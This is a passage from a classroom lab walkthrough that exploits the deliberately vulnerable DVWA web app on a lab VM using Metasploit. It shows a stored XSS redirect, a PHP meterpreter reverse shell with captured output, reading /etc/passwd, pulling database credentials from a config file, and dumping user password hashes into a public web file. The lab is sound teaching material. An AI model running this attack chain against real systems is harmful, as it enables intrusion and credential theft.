
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.105:4444
[*] Starting the payload handler...
```

PHP Listener Start. Continue to next step.

Section 16: XSS Stored window.location Exploit Test


1. Reset Database
 - o **Instructions:**
 1. Select "Setup" from the left menu navigation.
 2. Click on the Create / Reset Database Button.
 - o **Notes (FYI) :**
 - We need to reset the database otherwise the each XSS exploit



2. XSS Stored Menu

- **Instructions:**

- 0. Select "XSS Stored" from the left navigation menu.



3. XSS Test 4

o **Instructions:**

0. Name: Test 4


1. Message:

- `<script>window.location="http://192.168.1.106/dvwa/hackable/upl`
- Replace 192.168.1.106 with the IP Address obtain from Fed

2. Click Sign Guestbook

3. Click OK when the Test 1 Message is displayed


4. **Continue To Next Section**



4. Viewing XSS Test 3 Results

- **Instructions:**

0. Notice how the "Connecting..." appears to be in an infinite loop.
1. This will continue for the duration of the PHP/MSF PAYLOAD.
2. **Continue To Next Section**



Section 17: View Metasploit Session

1. View Metasploit Session
 - o **Notes (FYI) :**
 1. Notice that BackTrack now has a connection into the Fedora
 2. **Continue to Next Step.**


```
BackTrack5R1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: ~
File Edit View Terminal Help

=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --[ 716 exploits - 361 auxiliary - 68 post
+ -- --[ 226 payloads - 27 encoders - 8 nops
+ -- --[ svn r13462 updated 272 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 272 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.105:4444
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.105:4444 -> 192.168.1.106:58435) at 2012-04-29 23:54:02 -0500

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >

Now BackTrack has a connection into the Fedora 14 Webserver

root@bt: ~ root@bt: ~ Damn Vulnerable Web ...
To return to your computer, press Ctrl+Alt.
```

2. Establishing a Shell

o **Instructions:**

1. shell

- Establishes a "sh" shell.

2. tail /etc/passwd

- This produces a potential prospect list for a ssh brute force attack.


```
BackTrack5R1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: ~
File Edit View Terminal Help
msf exploit(handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.105:4444
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.105:4444 -> 192.168.1.106:58435) at 2012-04-29 23:54:02 -0500

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > shell
Process 6126 created.
Channel 0 created.


tail /etc/passwd
apache:x:48:48:Apache:/var/www:/sbin/nologin
nm-openconnect:x:496:493:NetworkManager user for OpenConnect:/usr/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:/var/spool/mqueue:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
smolt:x:495:492:Smolt:/usr/share/smolt:/sbin/nologin
pulse:x:494:491:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:42:/var/lib/gdm:/sbin/nologin
student:x:500:500:Student:/home/student:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
```

Potential prospects for a ssh brute force attack

3. Find Configuration Files

- o **Instructions:**

1. whoami
 - Displays the name of the user.
2. grep apache /etc/passwd
 - The goal of this command is obtaining the home directory.
3. find /var/www/* -print | grep config
 - Here I am wanting to find all the configuration files.



4. Exploit the Configuration File

- **Instructions:**

1. **grep "db_" /var/www/html/dvwa/config/config.inc.php**
 - This produces the database name, username, and password for the mysql database.
2. **echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD**
 - This command produces a table list of the dvwa database.
3. **echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD**
 - This command describes the columns of the users table.
4. **echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD**
 - This command displays the user and password information from the dvwa.users table.

The screenshot shows a terminal window in a BackTrack5 virtual machine. The user is root. The terminal displays the following commands and outputs:

```
grep "db_" /var/www/html/dvwa/config/config.inc.php
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
$ _DVWA[ 'db_server' ] = 'localhost';
$ _DVWA[ 'db_database' ] = 'dvwa';
$ _DVWA[ 'db_user' ] = 'root';
$ _DVWA[ 'db_password' ] = 'dvwaPASSWORD';
$ _DVWA[ 'db_port' ] = '5432';

echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD
Tables_in_dvwa
guestbook
users

echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD
Field      Type      Null      Key      Default Extra
user_id    int(6)    NO        PRI      0
first_name varchar(15) YES       NULL
last_name  varchar(15) YES       NULL
user       varchar(15) YES       NULL
password   varchar(32) YES       NULL
avatar     varchar(70) YES       NULL

echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
user      password
admin     5f4dcc3b5aa765d61d8327deb882cf99
gordonb   e99a18c428cb38d5f260853678922e03
1337      8d3533d75ae2c3966d7e0d4fcc69216b
pablo     0d107d09f5bbe40cade3de5c71e9e9b7
smithy    5f4dcc3b5aa765d61d8327deb882cf99
```


Annotations in the image:

- Red arrows point to the configuration file path and the database configuration variables.
- Red text: "Now you have the database name, username, and password to log into the dvwa database".
- Red text: "This command produces a table list of the dvwa database".
- Red text: "This command describes the columns of the users table in the dvwa database.".
- Red text: "This command displays the user and password information for each user in the dvwa.users table.".

5. Exploit the Configuration File

Instructions:

- `echo "<pre>" >> /var/www/html/dvwa/hackable/uploads/xss.html`
 - Place the html `<pre>` tag in the xss.html file.
 - The `<pre>` is used as a pre-formatter.
- `echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >> /var/www/html/dvwa/hackable/uploads/xss.html`
 - Place user and password for the dvwa.users table in the xss.html file.
- `echo "</pre>" >> /var/www/html/dvwa/hackable/uploads/xss.html`
 - Place the close html `</pre>` tag in the xss.html file.
- `echo "
Your Name
" >> /var/www/html/dvwa/hackable/uploads/xss.html`
 - Replace the string "Your Name" with your actual name.
- `date >> /var/www/html/dvwa/hackable/uploads/xss.html`



○

Section 18: Proof of Lab

1. Proof of Lab

○ **Instructions:**

1. On BackTrack, place the below URI in Firefox

- <http://192.168.1.106/dvwa/hackable/uploads/xss.html>
- Replace the above IP address with the IP Address 3).

○ **Proof of Lab Instructions:**

1. Press the <Ctrl> and <Alt> keys at the same time.
2. Press the <PrtScn> key
3. Paste into a word document
4. Upload to Moodle

